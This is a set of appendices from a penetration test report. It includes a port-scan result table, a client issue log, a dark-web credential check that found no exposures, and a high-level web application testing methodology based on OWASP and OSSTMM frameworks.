This appendix provides the detailed results of the port scanning assessment conducted using Nmap, a widely recognized network scanning tool. The primary objective of this scan was to identify open ports, services, and potential vulnerabilities within the target system's network perimeter.

Nmap was employed to discover well-known and non-standard ports, determine the services running on those ports, and gather information about the underlying system's operating characteristics. The scan also helped to identify potential exposure points that could be exploited in a cyber-attack.

The findings include a comprehensive list of open ports, associated services, version information, and potential security risks related to misconfigurations or outdated software. This data provides valuable insights into the network's security posture and informs recommendations for improving firewall rules, access control, and service hardening.

| HOST | PORT | DESCRIPTION |
|---|---|---|
| 192.168.10.178 | 32768 | HTTP |

# 12.0 APPENDIX C - CLIENT COMMUNICATION AND ISSUE RESOLUTION LOG

This appendix documents the communication between the testing team and the client regarding blocking issues encountered during the penetration test. It includes instances where security controls, such as Web Application Firewalls (WAFs), Intrusion Detection Systems (IDS), or other security measures, prevented specific tests or activities from being conducted.

The log tracks:

- The nature of the issues encountered (***e.g. WAF blocking, IP blacklisting***).
- Correspondence between the testing team and the client requesting temporary unblocking or whitelisting.
- The resolution provided by the client and any subsequent actions taken to facilitate the continuation of testing.

This appendix ensures transparency regarding testing disruptions and provides a clear record of how these issues were resolved to maintain the integrity and continuity of the assessment.

| DATE | FROM | TO | ISSUE | STATUS |
|---|---|---|---|---|
| April 6, 2025 | UNIT91 | CLIENT | Invalid credentials | **Rectified** |

## 13.0 APPENDIX D - CREDENTIALS EXPOSURE ANALYSIS

This appendix presents the results of a comprehensive Dark Web Credential Exposure Analysis conducted to identify any leaked or compromised credentials related to the client's organization. The assessment involved monitoring underground forums, marketplaces, and other dark web platforms for sensitive information such as employee credentials, customer data, or other proprietary assets that may have been exposed through past breaches or unauthorized disclosures.

The findings provide valuable insights into the potential risks posed by these exposed credentials, helping the client take proactive measures to mitigate the threat of unauthorized access, account takeovers, or further exploitation of compromised information. Recommendations for remediation, such as resetting compromised credentials and implementing stronger security measures (***e.g. multi-factor authentication***), are also included.

**No credentials were found to be exposed in the DarkWeb analysis.**

# 14.0 APPENDIX E – WEB APPLICATION TESTING METHODOLOGY

This appendix details the methodology used to perform the web application penetration test, following the **OWASP Web Security Testing Guide (WSTG), OWASP Application Security Verification Standard (ASVS), and OSSTMM (Open Source Security Testing Methodology Manual).** These frameworks provide structured methodologies to systematically evaluate the security of web applications across various layers, including client-side, server-side, and network communication.

Our approach adheres to ASVS Levels 1, 2, and 3, depending on the application's risk profile. We incorporate both static and dynamic analysis to ensure a comprehensive assessment. Additionally, we leverage OSSTMM principles to enhance network and infrastructure security testing and WSTG for practical testing techniques.

The following steps outline the blended methodology:

**1. Application Mapping and Reconnaissance**

- Explore visible content.
- Enumerate hidden and default resources.
- Identify web technologies and frameworks.
- Map application attack surface.
- Identify publicly exposed vulnerabilities and leaked data.

**2. Authentication and Session Management Testing**

- Evaluate password policies and multi-factor authentication (***ASVS 2***).
- Test password recovery mechanisms.
- Identify session management vulnerabilities (session fixation, CSRF, token prediction, cookie security).
- Assess resilience against brute-force attacks and credential stuffing.

**3. Authorization and Access Control Testing**

- Test role-based access control (***RBAC***) and privilege escalation (***ASVS 3***).
- Bypass access controls via direct object references (***IDOR/BOLA***).
- Validate API endpoint access control.
- Test for excessive privileges and misconfigurations.

**4. Input Validation and Injection Attacks**

- Perform fuzzing on all request parameters.
- Identify SQL injection, NoSQL injection, and command injection vulnerabilities (***ASVS 5, WSTG-Fuzzing***).
- Test for Cross-Site Scripting (***XSS***) – reflected, stored, DOM-Based.
- Evaluate XML External Entity (***XXE***) and LDAP injection risks.
- Assess client-side input validation vs. server-side validation.

**5. Cryptographic Controls Testing**

- Analyze encryption algorithms and secure storage mechanisms (***ASVS 6***).
- Test for improper key management.
- Identify hardcoded cryptographic secrets.

**6. Network and API Security Testing**

- Assess TLS/SSL configuration and security headers (***ASVS 7 & 8, OSSTMM Infrastructure Testing***).
- Test API security (***REST/GraphQL***) – broken authentication, rate limiting, access control enforcement.
- Evaluate API response handling and sensitive data exposure.

**7. Business Logic and Workflow Testing**

- Test multi-stage workflows for security flaws (***ASVS 10, WSTG-Logic Flaws***).
- Identify process bypasses and logical inconsistencies.
- Assess protections against race conditions and concurrency issues.

**8. Configuration and Deployment Management**

- Detect default credentials and security misconfigurations (***ASVS 11, OSSTMM Security Controls***).
- Assess the security of third-party integrations.
- Check for exposed debug endpoints.

**9. Client-Side Security and Browser-Based Attacks**

- Evaluate JavaScript security and DOM-based vulnerabilities (***ASVS 12, WSTG-Client-Side***).
- Test for browser storage security weaknesses.
- Analyze WebSockets and client-side input manipulation risks.

**10. Denial of Service (DoS) and Resilience Testing**

- Test rate limiting and throttling controls (***ASVS 13, OSSTMM Resilience Testing***).
- Evaluate application-layer DoS protections.

**11. Application Server and Infrastructure Testing**

- Test for default credentials and insecure server configurations (***OSSTMM Infrastructure Controls***).
- Evaluate server-side security mechanisms (dangerous HTTP methods, proxy misconfigurations, virtual hosting flaws).
- Assess protection against server-side request forgery (***SSRF***).

**12. Miscellaneous and Post-Exploitation Checks**

- Identify DOM-based vulnerabilities.
- Verify SSL/TLS best practices.
- Check for information leakage and privacy vulnerabilities.
- Test for weak same-origin policy configurations.
- Validate application and infrastructure segregation (shared hosting security review).